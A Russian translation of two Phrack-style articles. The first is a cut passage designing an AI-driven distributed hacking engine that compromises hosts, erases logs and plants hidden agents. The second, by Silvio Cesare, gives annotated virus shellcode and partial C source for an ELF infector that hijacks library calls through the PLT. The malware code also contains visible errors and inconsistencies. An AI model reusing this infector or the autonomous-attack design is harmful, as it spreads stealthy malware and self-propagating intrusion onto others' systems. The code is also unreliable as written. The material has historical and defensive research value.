Поскольку атака происходит в разных фазах (см. раздел о распределённой парадигме ниже), факты могут иметь разное значение. Они могут быть просто собранными фактами (система — RH6.0, переполнение буфера в sendmail возможно, эксплойт «плохой конфигурации» в sendmail возможен) или фактами, запускающими атаки (переполнение буфера и эксплойты «плохой конфигурации» возможны; правило предписывает сначала проверить конфигурацию — конфигурационный эксплойт будет испытан, результат добавлен в базу, мы получаем новые права или двигаемся дальше).

Оптимизация заключается в том, что если в плоском наборе правил нужно перебрать все правила для нахождения подходящего, то в древовидном представлении простой механизм сопоставления с образцом указывает нужную ветвь. Хотя компиляция такого набора правил в дерево — нетривиальная задача для нескольких правил в нашей базе, она действительно окупается, когда база содержит тысячи фактов. К тому же, единожды скомпилировав базу в дерево, повторять это не нужно (вставка новых элементов в дерево возможна, однако дерево можно и перекомпилировать при каждом добавлении).

Дополнительную оптимизацию — уже не движка, а в смысле взлома — можно достичь, задав «оценочные правила» для каждой атаки и организовав дерево соответственно. Допустим, мы знаем две атаки для одной версии Sendmail: одна основана на сложном переполнении буфера, другая — на неверной конфигурации. Атаку через конфигурацию следует попробовать первой (если переполнение буфера провалится, мы можем вовсе убить Sendmail), поэтому она получает более высокую оценку. Процесс оценки учитывает два фактора — требуемый уровень и метод атаки, например:

Ситуация	-	Оценка	-	Уровень	-	Оценка	-	Метод	-	Оценка
Удалённая		+100		6		+60		Config		+3

Локальная	+200	5	+50	Filesys	+2
		4	+40	BuffOver	+1
		...			

Механизм оценки может быть автоматизирован в ИИ; метод — ещё одна характеристика для Классификации и хранения в базе данных взломов.

Машина прямого вывода первого порядка с сопоставлением с образцом

Итак, нам нужно:

Движок ИИ типа прямого вывода, первого порядка. Движок оптимизирован (например, с помощью сопоставления с образцом) и поддерживает выполнение функций.

Академический пример такого алгоритма — алгоритм RETE (выходящий за рамки данного предварительного обсуждения); заинтересованный читатель может обратиться к статье Чарльза Форги (Charles L. Forgy) в журнале «Artificial Intelligence»: «The RETE Matching Algorithm» (Кафедра информатики, Университет Карнеги-Меллон). Также можно изучить схожие системы OPS и TANGO («OPS5 user's manual» того же автора и «TANGO» Cordier-Rousset из L.R.I факультета Орсе во Франции). Рабочий код RETE можно найти в репозитории MIT [8]. Также рекомендуем проект Venus профессора Миранкера [9]. Оригинальный код OPS существует на LISP [10]. Однако наиболее подходящей системой является CLIPS — написанная на C NASA (изначально NASA, а ныне поддерживается в открытом доступе) [11].

Движок взлома

Движок сначала запрашивает из базы данных фактов все известные взломы в классификационной форме, определённой нами вместе с информацией о системах и версиях; известные взломы записываются как набор правил (конкретное представление взломов в виде правил связано с самим движком и ещё предстоит определить).

Затем этот набор правил компилируется в бинарное дерево (или иную эффективную структуру данных) для лучшей оптимизации при наличии соответствующей стратегии оптимизации (которая, например, может отдавать предпочтение левой ветви, с оценкой сложности каждой атаки). Стратегия оптимизации может учитывать правила классификации и решать, что при достижении более высокого уровня все ветви, относящиеся к атакам нижнего уровня, должны игнорироваться — это можно назвать «ограничительной оптимизацией».


Движок инициализируется изначально известными фактами (идентификатор цели) и начинает применять правила к этим фактам для извлечения дополнительной информации — до достижения цели или исчерпания всех ветвей. В режиме симуляции движок использует только инициализирующие факты и сопоставляет вызовы функций с ними; в ручном режиме хакеру предоставляется код функции, и движок ждёт результата; в автоматическом режиме движок сам выполняет код.

Распределённая парадигма

Теория, анализ и преимущества распределённого взлома подробно рассмотрены в превосходной статье Эндрю Дж. Стюарта (Andrew J. Stewart) «Distributed Metastasis» [12]. Именно на ней мы и будем основывать предлагаемую реализацию; пожалуйста, обратитесь к указанной статье.


Распределённая схема

В распределённой атаке атакующий (А) является «родителем» всех узлов (агентов). Каждый узел характеризуется работающим агентом (движком взлома), его адресом (IP, IPX...) и уровнем, на котором работает агент. Например:



Атакующий знает о существовании всех узлов, но общается через иерархию (чтобы отправить команду 10.0.2.5, он передаёт её через 10.0.2.1 для маршрутизации). Это минимизирует риск в случае обнаружения любого из агентов. Когда 10.0.2.5 пытается связаться с атакующим, он отправляет данные через 10.0.2.1 — А3 знает А2, но не знает А. Очевидно, что при обнаружении любого узла могут быть раскрыты и прилегающие родительские и дочерние узлы. В этом случае Атакующий может отдать прямой приказ любому из потенциально скомпрометированных агентов либо «подключиться» к другому месту, либо пожертвовать «территорией» агента и уничтожить его.


Пример: агент 10.0.2.1 обнаружен; Атакующий решает подключить 10.0.2.5 к 10.0.3.1 и пожертвовать 10.0.2.1.



Для обеспечения большей конфиденциальности на каждом узле следует использовать шифрование базы данных «родитель и дочерние».

Можно применить как минимум ещё две системы скрытой маршрутизации:

1. Дочерний узел знает адрес своего родителя, но родитель не знает своих дочерних. Любая связь с дочерним узлом сначала требует запроса к вершине дерева (А) для получения местоположения дочерних. Это снижает риск компрометации всей ветви при обнаружении одного узла.



А3 знает, как связаться с А1; А1 спрашивает А, с кем связаться.

2. Все узлы дерева (кроме А) не знают адресов других узлов, но знают подсеть, в которой находится узел, и могут прослушивать пакеты. Например, А1 отправляет пакеты на 10.0.2.6; 10.0.2.6 отбрасывает их, но 10.0.2.5 видит данные и отвечает на 10.0.3.2. [13]

Распределённая и одновременная атака

Фаза 0

Фактическая атака происходит поэтапно. Атакующий определяет цель и желаемый уровень. Затем ИИ просматривает известный набор агентов и определённые правила оптимизации атак. Например, чтобы атаковать 10.0.3.2, ИИ может решить передать атаку 10.0.3.1. ИИ также может решить задействовать несколько агентов одновременно (отсюда — распределённая парадигма); в этом случае собранная информация (база знаний) передаётся между фазами к Атакующему, который может перераспределить её атакующим агентам.

Фаза 1

Получив приказ атаковать, агент запрашивает у своего родительского узла обновлённые записи базы данных взломов. В зависимости от исходного приказа этот запрос может дойти до Атакующего или вовсе не выполняться. Если используется иерархическая модель связи, её можно реализовать через DNS-запросы/ответы, используя существующий код (см. Phrack [14] выпуски 50–53).

Фаза 2

Агент выполняет оптимизацию набора правил, как описано в предыдущей главе.

Фаза 3

Агент обновляет или строит дерево уязвимостей RETE.

Фаза 4

Агент удовлетворяет первый набор правил «обнаружения цели» (включая обнаружение хоста, сервиса, сетевой топологии, ОС, информации прикладного уровня) перед переходом к следующей фазе. Это происходит исключительно в режиме RS. В случае одновременной атаки (несколькими агентами на одну цель) собранная информация передаётся Атакующему, который может вернуть информацию, собранную другими агентами.

Фаза 5

Агент фактически пытается скомпрометировать цель. Эта фаза не завершается до достижения уровня доступа, определённого Атакующим, и до удовлетворения набора правил «очистки цели» (заметания следов в журналах). Правила очистки могут даже запустить необходимый взлом другой машины, где могут находиться журналы — в практике администрирования безопасности принято вести журналы на отдельной машине, особенно на высокопрофильных объектах. Эта фаза может провалиться при неудачных взломах или по истечении таймаута.

Фаза 6

Установить дочерний движок взлома на цели. Цель становится частью дерева в качестве подчинённого успешно атаковавшего агента. Атакующий получает уведомление о новом приобретении.

Фаза 7

Новый агент переходит в пассивный режим — ожидает ввода от своего родителя и отслеживает трафик и локальные доверительные отношения для пополнения локальной базы знаний. Регулярно агент должен «отправлять» информацию своему родителю — это необходимо, если агент находится за брандмауэром или адрес задан динамически.

Примечание: Фазы 4+5+6 — так называемые «компоненты консолидации».

Одновременными аспектами атаки управляет Атакующий, а не делегирует это другим родительским узлам. Это можно назвать Централизованно Управляемой Распределённой и Одновременной Атакой.

Подведём итог по фазам:

Движок	Фаза	Комментарии
-----	----	-----

AI	0	Выбор агентов для атаки цели
Incremental	1	Запрос к базе данных
AI	2	Оптимизация набора правил
Incremental	3	Построение дерева
AI	4	Сбор информации о цели
AI	5	Компрометация цели, очистка
Incremental	6	Внедрение агента на цели
AI	7	Новый агент переходит в пассивный режим

В это можно добавить и другие концепции: криптографию, одновременный захват нескольких целей. Написать корректный алгоритм для всего этого было бы весьма интересным упражнением.

Сравнение

Система Kuang из COPS

«Система Kuang» — инструмент анализа безопасности, разработанный Робертом У. Болдуином (Robert W. Baldwin) из MIT, — входит в состав пакета безопасности COPS, доступного из Университета Пёрдью [15]. Система Kuang основана на наборе правил для проверки прав UID/GID на локальной системе: она обрабатывает базу знаний (список привилегированных пользователей/файлов, список прав, необходимых для достижения их уровня привилегий) против набора правил (если любой пользователь может записывать стартовый файл root, любой пользователь может стать root). Набор правил записан таким образом, что он «разбирается строками» в машине вывода (которая является машиной прямого вывода первого порядка). Система может выполнять тесты, хранимые в шелл-скрипте, чтобы определить, выполнено ли правило текущей конфигурацией системы.

По сравнению с тем, что описано в данной статье, система Kuang работает между (LS,L(1)) и (LS,L(3)). Она использует неоптимизированную машину прямого вывода, выполняющую Фазу(4) нашей распределённой схемы.

Систему Kuang следует рассматривать как практический пример для построения Area52.

Пример сканера уязвимостей: Nessus

Открытый проект Nessus [16] нацелен на создание бесплатного сканера безопасности. Он работает путём тестирования систем (удалённых/локальных) на наличие известных уязвимостей. Разработчики Nessus создали для этого специальный скриптовый язык — ранее мы упоминали, что код атак должен быть свободно написан на высокопортируемом языке для нашей предлагаемой системы. Тем не менее подход Nessus заслуживает внимания — могли бы мы использовать наработки Nessus и расширить его скриптовый язык для переписывания всех эксплойтов? Это потребовало бы постоянных усилий при написании проекта, но сняло бы многие проблемы совместимости и базы данных. Можно даже надеяться на создание «общего языка взлома», опирающегося на кросс-платформенные библиотеки, такие как libscap и libnet, в качестве основных компонентов. До появления открытого сканера уязвимостей, работающего на нескольких платформах, это весьма привлекательная технология.

Другой подход: деревья атак

Как, вероятно, очевидно, этот «конечный инструмент взлома» можно использовать как для защиты, так и для компрометации. Хотя большая часть обсуждения велась с позиции злоумышленника, мы могли бы легко применить инструмент для собственной оценки уязвимостей. Если загрузить в базу знаний всю актуальную информацию о своей сети и запустить движок в режиме симуляции, на выходе получим возможную последовательность атак. Если затем движок настроить на поиск ВСЕХ возможных последовательностей атак, а результат оформить в виде дерева последовательностей атак (подобно описанному выше дереву известных уязвимостей), это позволит автоматически генерировать «Деревья атак», как описано Брюсом Шнайером (Bruce Schneier) из Counterpane Internet Security в журнале Dr. Dobbs' Journal [17] (декабрь 1999).

Прочее...

Некоторые инструменты распределённого отказа в обслуживании в последнее время наделали немало шума в сообществе безопасности [18]. Эти инструменты демонстрируют интересный пример распределённой связи и туннелирования данных, код которых можно повторно использовать в проекте, описанном в данной статье. Главная проблема этих инструментов DoS в том, что их основной вывод (потoki пакетов против цели) Атакующий никогда не видит — а это нам как раз необходимо.

Ссылки

- [1] Обсуждения д-ра Росса Андерсона (Ross Anderson) из Кембриджского университета
<http://www.cl.cam.ac.uk/Teaching/1998/Security/>
- [2] NMap от Fyodor.
<http://www.insecure.org/nmap>
- [3] PacketStorm
<http://packetstorm.securify.com>
- [4] Security Bugware
<http://oliver.efri.hr/~crv>
- [5] Security Focus
<http://www.securityfocus.com/>
- [6] Libnet — кросс-платформенная манипуляция пакетами
<http://www.packetfactory.net/libnet/>
- [7] Common Vulnerabilities and Exposures
<http://cve.mitre.org> — унифицированная база данных взломов
- [8] Реализация RETE на LISP
<http://www.mit.edu/afs/cs.cmu.edu/project/ai-repository/ai/areas/expert/systems/frulekit/>
- [9] Проект Venus проф. Миранкера на C++
<http://www.arlut.utexas.edu/~miranker/>
- [10] Оригинальный код OPS на LISP
<http://www.cs.cmu.edu/afs/cs/project/ai-repository/ai/areas/expert/systems/ops5/>
- [11] RETE-подобная система NASA на C — очень впечатляет!
<http://www.ghg.net/clips/CLIPS.html>
- [12] «Distributed Metastasis: A Computer Network Penetration Methodology»
Эндрю Дж. Стюарт (Andrew J. Stewart)
<https://phrack.org/issues/55/16.html#article>
- [13] «Strategies for Defeating Distributed Attacks» — Simple Nomad

http://packetstorm.securify.com/papers/contest/Simple_Nomad.doc

- [14] Phrack Magazine
<https://phrack.org/>
- [15] Домашний архив системы COPS
<ftp://coast.cs.purdue.edu/pub/Purdue/cops/>
- [16] Проект Nessus
<http://www.nessus.org>
- [17] «Attack Trees: Modeling Security Threats» — Bruce Schneier
<http://www.ddj.com/articles/1999/9912/9912a/9912a.htm>
- [18] Анализ инструментов распределённого отказа в обслуживании Дэвида Диттриха (David Dittrich)
<http://staff.washington.edu/dittrich/>
Исходный код этих DoS-инструментов также доступен в [3].

Перенаправление вызовов разделяемых библиотек через заражение PLT в ELF

Автор: Silvio Cesare

Введение

В статье описывается метод перенаправления вызовов разделяемых библиотек с помощью заражения ELF-файлов, при котором модифицируется таблица связей процедур (Procedure Linkage Table, PLT) исполняемого файла. Перенаправление размещается вне заражённого исполняемого файла. По сравнению с техникой перенаправления через LD_PRELOAD данный подход обладает преимуществом: переменные окружения не изменяются, что делает присутствие вируса менее заметным. Реализация приведена для x86/Linux. Желаящим узнать больше — следующие ресурсы:

<http://virus.beergrave.net> (The Unix Virus Mailing List)

<http://www.big.net.au/~silvio> (Страница автора)

Таблица связей процедур (PLT)

Из спецификации ELF (необязательно для чтения, но даёт более полную картину по сравнению с последующим текстом):

Таблица связей процедур

Подобно тому как таблица глобальных смещений (GOT) перенаправляет позиционно-независимые вычисления адресов к абсолютным расположениям, таблица связей процедур перенаправляет позиционно-независимые вызовы функций к абсолютным расположениям. Редактор компоновки не может разрешить передачи управления (например, вызовы функций) из одного исполняемого файла или разделяемого объекта в другой. Поэтому редактор компоновки организует передачу управления программой к записям таблицы связей процедур. В архитектуре SYSTEM V таблицы связей процедур находятся в разделяемом текстовом сегменте, однако используют адреса из приватной таблицы глобальных смещений. Динамический компоновщик определяет абсолютные адреса назначений и соответствующим образом модифицирует образ GOT в памяти. Таким образом, динамический компоновщик может перенаправлять записи, не нарушая позиционной независимости и разделяемости текста программы. Исполняемые файлы и разделяемые объекты имеют отдельные таблицы связей процедур.

+ Рисунок 2-12: Абсолютная таблица связей процедур {*}

```
.PLT0:pushl    got_plus_4
        jmp     *got_plus_8
        nop; nop
        nop; nop
.PLT1: jmp     *name1_in_GOT
        pushl   $offset
        jmp     .PLT0@PC
```

```
.PLT2: jmp      *name2_in_GOT
      pushl    $offset
      jmp      .PLT0@PC
      ...
```

+ Рисунок 2-13: Позиционно-независимая таблица связей процедур

```
.PLT0: pushl    4(%ebx)
      jmp      *8(%ebx)
      nop; nop
      nop; nop
.PLT1: jmp      *name1@GOT(%ebx)
      pushl    $offset
      jmp      .PLT0@PC
.PLT2: jmp      *name2@GOT(%ebx)
      pushl    $offset
      jmp      .PLT0@PC
      ...
```

ПРИМЕЧАНИЕ: Как видно из рисунков, инструкции таблицы связей процедур используют различные режимы адресации операндов для абсолютного и позиционно-независимого кода. Тем не менее их интерфейсы к динамическому компоновщику одинаковы. Следуя шагам, описанным ниже, динамический компоновщик и программа «взаимодействуют» для разрешения символических ссылок через таблицу связей процедур и таблицу глобальных смещений.

1. При первоначальном создании образа программы в памяти динамический компоновщик устанавливает специальные значения во вторую и третью записи таблицы глобальных смещений. Эти значения поясняются в последующих шагах.

2. Если таблица связей процедур является позиционно-независимой, адрес таблицы глобальных смещений должен находиться в регистре `%ebx`. Каждый разделяемый объектный файл в образе процесса имеет свою таблицу связей процедур, и передача управления на запись таблицы происходит только изнутри того же объектного файла. Следовательно, вызывающая функция обязана установить базовый регистр `GOT` до вызова записи `PLT`.

3. Для иллюстрации предположим, что программа вызывает `name1`, передавая управление на метку `.PLT1`.

4. Первая инструкция выполняет переход по адресу, содержащемуся в записи таблицы глобальных смещений для `name1`. Изначально в записи `GOT` хранится адрес следующей инструкции `pushl`, а не реальный адрес `name1`.

5. Следовательно, программа помещает на стек смещение перемещения (`offset`). Это смещение — 32-битное неотрицательное байтовое смещение в таблицу перемещений. Соответствующая запись перемещения имеет тип `R_386_JMP_SLOT`, а её смещение указывает на запись `GOT`, использованную в предыдущей инструкции `jmp`. Запись перемещения также содержит индекс таблицы символов, тем самым сообщая динамическому компоновщику, на какой символ производится ссылка — в данном случае `name1`.

6. После помещения смещения перемещения на стек программа переходит к `.PLT0` — первой записи таблицы связей процедур. Инструкция `pushl` помещает на стек значение второй записи `GOT` (`got_plus_4` или `4(%ebx)`), предоставляя динамическому компоновщику одно слово идентифицирующей информации. Затем программа переходит по адресу третьей записи `GOT` (`got_plus_8` или `8(%ebx)`), передавая управление динамическому компоновщику.

7. Получив управление, динамический компоновщик разворачивает стек, изучает указанную запись перемещения, находит значение символа, сохраняет «настоящий» адрес `name1` в его записи `GOT` и передаёт управление нужному назначению.

8. При последующих обращениях к записи таблицы связей процедур управление передаётся напрямую в `пате1`, без повторного вызова динамического компоновщика. То есть инструкция `jmp` в `.PLT1` теперь переходит в `пате1`, минуя инструкцию `pushl`. Переменная окружения `LD_BIND_NOW` может изменить поведение динамической компоновки. Если её значение не равно `null`, динамический компоновщик разрешает записи таблицы связей процедур до передачи управления программе — то есть обрабатывает записи перемещений типа `R_386_JMP_SLOT` в ходе инициализации процесса. В противном случае динамический компоновщик разрешает записи таблицы «лениво», откладывая разрешение символов и перемещение до первого обращения к записи.

ПРИМЕЧАНИЕ: Ленивая компоновка, как правило, улучшает общую производительность приложения, поскольку неиспользуемые символы не несут накладных расходов на динамическую компоновку. Тем не менее существуют два случая, в которых ленивая компоновка нежелательна. Во-первых, первое обращение к функции разделяемого объекта занимает больше времени, чем последующие, так как динамический компоновщик перехватывает вызов для разрешения символа. Некоторые приложения не могут допускать такой непредсказуемости. Во-вторых, если возникает ошибка и динамический компоновщик не может разрешить символ, он завершает программу. При ленивой компоновке это может произойти в произвольный момент. Отключив ленивую компоновку, динамический компоновщик вынуждает ошибку проявиться на этапе инициализации процесса, до того как приложение получает управление.

Поясним подробнее.

Вызовы разделяемых библиотек обрабатываются в исполняемых объектах особым образом, поскольку они не могут быть скомпонованы с исполняемым файлом на этапе компиляции: разделяемые библиотеки недоступны для исполняемого файла вплоть до момента запуска. PLT была спроектирована именно для таких случаев. PLT содержит код, отвечающий за вызов динамического компоновщика для поиска нужных процедур.

Вместо прямого вызова реальной процедуры разделяемой библиотеки исполняемый файл обращается к соответствующей записи PLT. Именно PLT несёт ответственность за разрешение представляемого ею символа и выполнение нужных действий.

Из спецификации ELF:

```
.PLT1: jmp    *name1_in_GOT
        pushl  $offset
        jmp    .PLT0@PC
```

Это ключевая информация. Данная процедура вызывается вместо обращения к библиотеке. Изначально `name1_in_GOT` указывает на следующую за ней инструкцию `pushl`. Смещение `offset` представляет собой смещение перемещения (см. спецификацию ELF) со ссылкой на символ, соответствующий вызову библиотеки. Оно используется для финального перехода `jmp`, передающего управление динамическому компоновщику. Динамический компоновщик затем изменяет `name1_in_GOT` так, чтобы тот указывал непосредственно на процедуру, исключая тем самым повторную динамическую компоновку.

Таким образом суммируется роль PLT в поиске библиотек. Можно заметить, что, изменив `name_in_GOT` так, чтобы он указывал на наш собственный код, мы заменим вызовы библиотек. Если сохранить состояние GOT до замены, мы сможем вызывать старую библиотечную процедуру и тем самым перенаправить любой библиотечный вызов.

Заражение ELF

Для внедрения перенаправленного вызова библиотеки в исполняемый файл необходимо добавить в него новый код. Сама процедура заражения ELF здесь не описывается, поскольку она подробно освещена в предыдущих статьях (<http://www.big.net.au/~silvio> — Unix Viruses/Unix ELF Parasites and Virus). Для полноты картины используется заражение данных (Data Infection); оно содержит небольшую ошибку и не является безопасным при использовании `strip`.

Перенаправление PLT

Алгоритм в коде точки входа выглядит следующим образом:

- пометить текстовый сегмент как доступный для записи;
- сохранить запись PLT(GOT);
- заменить запись PLT(GOT) адресом нового вызова библиотеки.

Алгоритм нового вызова библиотеки:

- выполнить полезную нагрузку нового вызова библиотеки;
- восстановить исходную запись PLT(GOT);
- вызвать библиотечную функцию;
- снова сохранить запись PLT(GOT) (если она изменилась);
- заменить запись PLT(GOT) адресом нового вызова библиотеки.

Чтобы подробнее объяснить, как работает перенаправление PLT, проще всего описать приведённый ниже пример кода. Этот код внедряется в исполняемый файл и становится новой точкой входа программы. Перенаправляемый вызов библиотеки — `printf`; новый код выводит сообщение перед строкой, переданной в `printf`.

Сохраняем регистры:

```
"\x60" /* pusha */
```

Помечаем текстовый сегмент как `wx`, чтобы иметь возможность модифицировать PLT, находящуюся в текстовом сегменте и по умолчанию недоступную для записи:

```
"\xb8\x7d\x00\x00\x00" /* movl $125,%eax */
"\xbb\x00\x80\x04\x08" /* movl $text_start,%ebx */
"\xb9\x00\x40\x00\x00" /* movl $0x4000,%ecx */
"\xba\x07\x00\x00\x00" /* movl $7,%edx */
"\xcd\x80" /* int $0x80 */
```

Сохраняем старую ссылку PLT(GOT) библиотечного вызова и заменяем её адресом нового вызова библиотеки, который следует непосредственно за кодом точки входа:

```
"\xa1\x00\x00\x00\x00" /* movl plt,%eax */
"\xa3\x00\x00\x00\x00" /* movl %eax,oldcall */
"\xc7\x05\x00\x90\x04" /* movl $newcall,plt */
"\x08\x00\x00\x00\x00" /* 
```

Восстанавливаем регистры:

```
"\x61" /* popa */
```

Возврат к исходной точке входа исполняемого файла:

```
"\xbd\x00\x80\x04\x08" /* movl $entry,%ebp */
"\xff\xe5" /* jmp *%ebp */
```

Новый вызов библиотеки (printf).

Получаем адрес строки для вывода:

```
        "\xeb\x38"           /*      jmp      msg_jump      */
/* msg_call */
        "\x59"               /*      popl     %ecx          */
```

Выводим строку с помощью системного вызова Linux:

```
        "\xb8\x04\x00\x00\x00" /*      movl     $4,%eax       */
        "\xbb\x01\x00\x00\x00" /*      movl     $1,%ebx       */
        "\xba\x0e\x00\x00\x00" /*      movl     $14,%edx      */
        "\xcd\x80"           /*      int      $0x80         */
```

Восстанавливаем старый вызов библиотеки в PLT(GOT), чтобы иметь возможность его вызвать:

```
        "\xb8\x00\x00\x00\x00" /*      movl     $oldcall,%eax */
        "\xa3\x00\x00\x00\x00" /*      movl     %eax,plt      */
```

Получаем исходный аргумент printf:

```
        "\xff\x75\xfc"       /*      pushl    -4(%ebp)      */
```

Вызываем исходную библиотечную функцию:

```
        "\xff\xd0"           /*      call     *%eax         */
```

Сохраняем исходный вызов библиотеки из PLT(GOT). Помним, что он может измениться после вызова библиотеки, поэтому сохраняем каждый раз. На практике изменение происходит только после первого вызова, но мы не усложняем код:

```
        "\xa1\x00\x00\x00\x00" /*      movl     plt,%eax      */
        "\xa3\x00\x00\x00\x00" /*      movl     %eax,oldcall   */
```

Указываем PLT(GOT) обратно на новый вызов библиотеки:

```
        "\xc7\x05\x00\x00\x00" /*      movl     $newcall,plt   */
        "\x08\x00\x00\x00\x00"
```

Очищаем аргументы:

```
        "\x58"               /*      popl     %eax          */
```

Восстанавливаем регистры:

Возвращаемся из функции:

```
        "\xc3"               /*      ret                     */
```

Получаем адрес строки для вывода:

```
/* msg_jump */
        "\xe8\xc4\xff\xff\xff" /*      call     msg_call      */
```

Строка-полезная нагрузка:

```
"INFECTED Host "
```

Перспективы развития

Возможно заражение разделяемой библиотеки напрямую — иногда это предпочтительнее, поскольку перенаправление остаётся резидентным для всех исполняемых файлов. Кроме того, возможна ещё более скрытная версия перенаправления PLT: путём прямой модификации образа процесса в памяти исходный исполняемый файл остаётся неизменным. Недостаток этого подхода

— перенаправление действует только в течение жизни одного процесса.

Заключение

В статье описан метод перенаправления вызовов разделяемых библиотек в исполняемом файле путём непосредственной модификации его PLT с использованием техник заражения ELF. Метод более скрытен, чем предыдущие техники на основе LD_PRELOAD, и обладает широкими возможностями применения.

Код

```
<+> p56/PLT-INFECTIO/PLT-infector.c !fda3c047
#include <stdio.h>
#include <stdlib.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <string.h>
#include <fcntl.h>
#include <unistd.h>
#include <elf.h>

#define PAGE_SIZE 4096

static char v[] =
"\x60" /* pusha */
\x
"\xb8\x7d\x00\x00\x00" /* movl $125,%eax */
"\xbb\x00\x80\x04\x08" /* movl $text_start,%ebx */
"\xb9\x00\x40\x00\x00" /* movl $0x4000,%ecx */
"\xba\x07\x00\x00\x00" /* movl $7,%edx */
"\xcd\x80" /* int $0x80 */

"\xa1\x00\x00\x00\x00" /* movl plt,%eax */
"\xa3\x00\x00\x00\x00" /* movl %eax,oldcall */
"\xc7\x05\x00\x90\x04" /* movl $newcall,plt */
"\x08\x00\x00\x00\x00"

"\x61" /* popa */

"\xbd\x00\x80\x04\x08" /* movl $entry,%ebp */
"\xff\xe5" /* jmp *%ebp */

/* newcall: */

"\xeb\x37" /* jmp msg_jmp */
/* msg_call */
"\x59" /* popl %ecx */
"\xb8\x04\x00\x00\x00" /* movl $4,%eax */
"\xbb\x01\x00\x00\x00" /* movl $1,%ebx */
"\xba\x0e\x00\x00\x00" /* movl $14,%edx */
"\xcd\x80" /* int $0x80 */

"\xb8\x00\x00\x00\x00" /* movl $oldcall,%eax */
"\xa3\x00\x00\x00\x00" /* movl %eax,plt */
"\xff\x75\xfc" /* pushl -4(%ebp) */
"\xff\xd0" /* call %eax */
"\xa1\x00\x00\x00\x00" /* movl plt,%eax */
"\xa3\x00\x00\x00\x00" /* movl %eax,oldcall */
"\xc7\x05\x00\x00\x00" /* movl $newcall,plt */
"\x08\x00\x00\x00\x00"
```

```

    "\x58"/*popl%eax*/

    "\xc3"/*ret*/

/* msg_jump */
    "\xe8\x4\xff\xff\xff"/*callmsg_call*/

    "INFECTED Host "
;

char *get_virus(void)
{
    return v;
}

int init_virus(
    int plt,
    int offset,
    int text_start, int data_start,
    int data_memsz,
    int entry
)
{
    int code_start = data_start + data_memsz;
    int oldcall = code_start + 72;
    int newcall = code_start + 51;

    *(int *)&v[7] = text_start;
    *(int *)&v[24] = plt;
    *(int *)&v[29] = oldcall;
    *(int *)&v[35] = plt;
    *(int *)&v[39] = newcall;
    *(int *)&v[45] = entry;
    *(int *)&v[77] = plt;
    *(int *)&v[87] = plt;
    *(int *)&v[92] = oldcall;
    *(int *)&v[98] = plt;
    *(int *)&v[102] = newcall;
    return 0;
}

int copy_partial(int fd, int od, unsigned int len)
{
    char idata[PAGE_SIZE];
    unsigned int n = 0;
    int r;

    while (n + PAGE_SIZE < len) {
        if (read(fd, idata, PAGE_SIZE) != PAGE_SIZE) {
            perror("read");
            return -1;
        }

        if (write(od, idata, PAGE_SIZE) < 0) {
            perror("write");
            return -1;
        }

        n += PAGE_SIZE;
    }

    r = read(fd, idata, len - n);
    if (r < 0) {
        perror("read");
        return -1;
    }

    if (write(od, idata, r) < 0) {
        perror("write");
        return -1;
    }
}

```

```

return 0;
}

void do_elf_checks(Elf32_Ehdr *ehdr)
{
    if (strncmp(ehdr->e_ident, ELFMAG, SELFMAG)) {
        fprintf(stderr, "File not ELF\n");
        exit(1);
    }

    if (ehdr->e_type != ET_EXEC) {
        fprintf(stderr, "ELF type not ET_EXEC or ET_DYN\n");
        exit(1);
    }

    if (ehdr->e_machine != EM_386 && ehdr->e_machine != EM_486) {
        fprintf(stderr, "ELF machine type not EM_386 or EM_486\n");
        exit(1);
    }

    if (ehdr->e_version != EV_CURRENT) {
        fprintf(stderr, "ELF version not current\n");
        exit(1);
    }
}

int do_dyn_symtab(
    int fd,
    Elf32_Shdr *shdr, Elf32_Shdr *shdrp,
    const char *sh_function
)
{
    Elf32_Shdr *strtabhdr = &shdr[shdrp->sh_link];
    char *string;
    Elf32_Sym *sym, *symp;
    int i;

    string = (char *)malloc(strtabhdr->sh_size);
    if (string == NULL) {
        perror("malloc");
        exit(1);
    }

    if (lseek(
        fd, strtabhdr->sh_offset, SEEK_SET) != strtabhdr->sh_offset
    ) {
        perror("lseek");
        exit(1);
    }

    if (read(fd, string, strtabhdr->sh_size) != strtabhdr->sh_size) {
        perror("read");
        exit(1);
    }

    sym = (Elf32_Sym *)malloc(shdrp->sh_size);
    if (sym == NULL) {
        perror("malloc");
        exit(1);
    }

    if (lseek(fd, shdrp->sh_offset, SEEK_SET) != shdrp->sh_offset) {
        perror("lseek");
        exit(1);
    }

    if (read(fd, sym, shdrp->sh_size) != shdrp->sh_size) {
        perror("read");
        exit(1);
    }

    symp = sym;

```

```

    for (i = 0; i < shdrp->sh_size; i += sizeof(Elf32_Sym)) {
        if (!strcmp(&string[symp->st_name], sh_function)) {
            free(string);
            return symp - sym;
        }

        ++symp;
    }

    free(string);
    return -1;
}

int get_sym_number(
    int fd, Elf32_Ehdr *ehdr, Elf32_Shdr *shdr, const char *sh_function
)
{
    Elf32_Shdr *shdrp = shdr;
    int i;

    for (i = 0; i < ehdr->e_shnum; i++) {
        if (shdrp->sh_type == SHT_DYNSYM) {
            return do_dyn_syntab(fd, shdr, shdrp, sh_function);
        }

        ++shdrp;
    }
}

void do_rel(int *plt, int *offset, int fd, Elf32_Shdr *shdr, int sym)
{
    Elf32_Rel *rel, *relp;
    int i;

    rel = (Elf32_Rel *)malloc(shdr->sh_size);
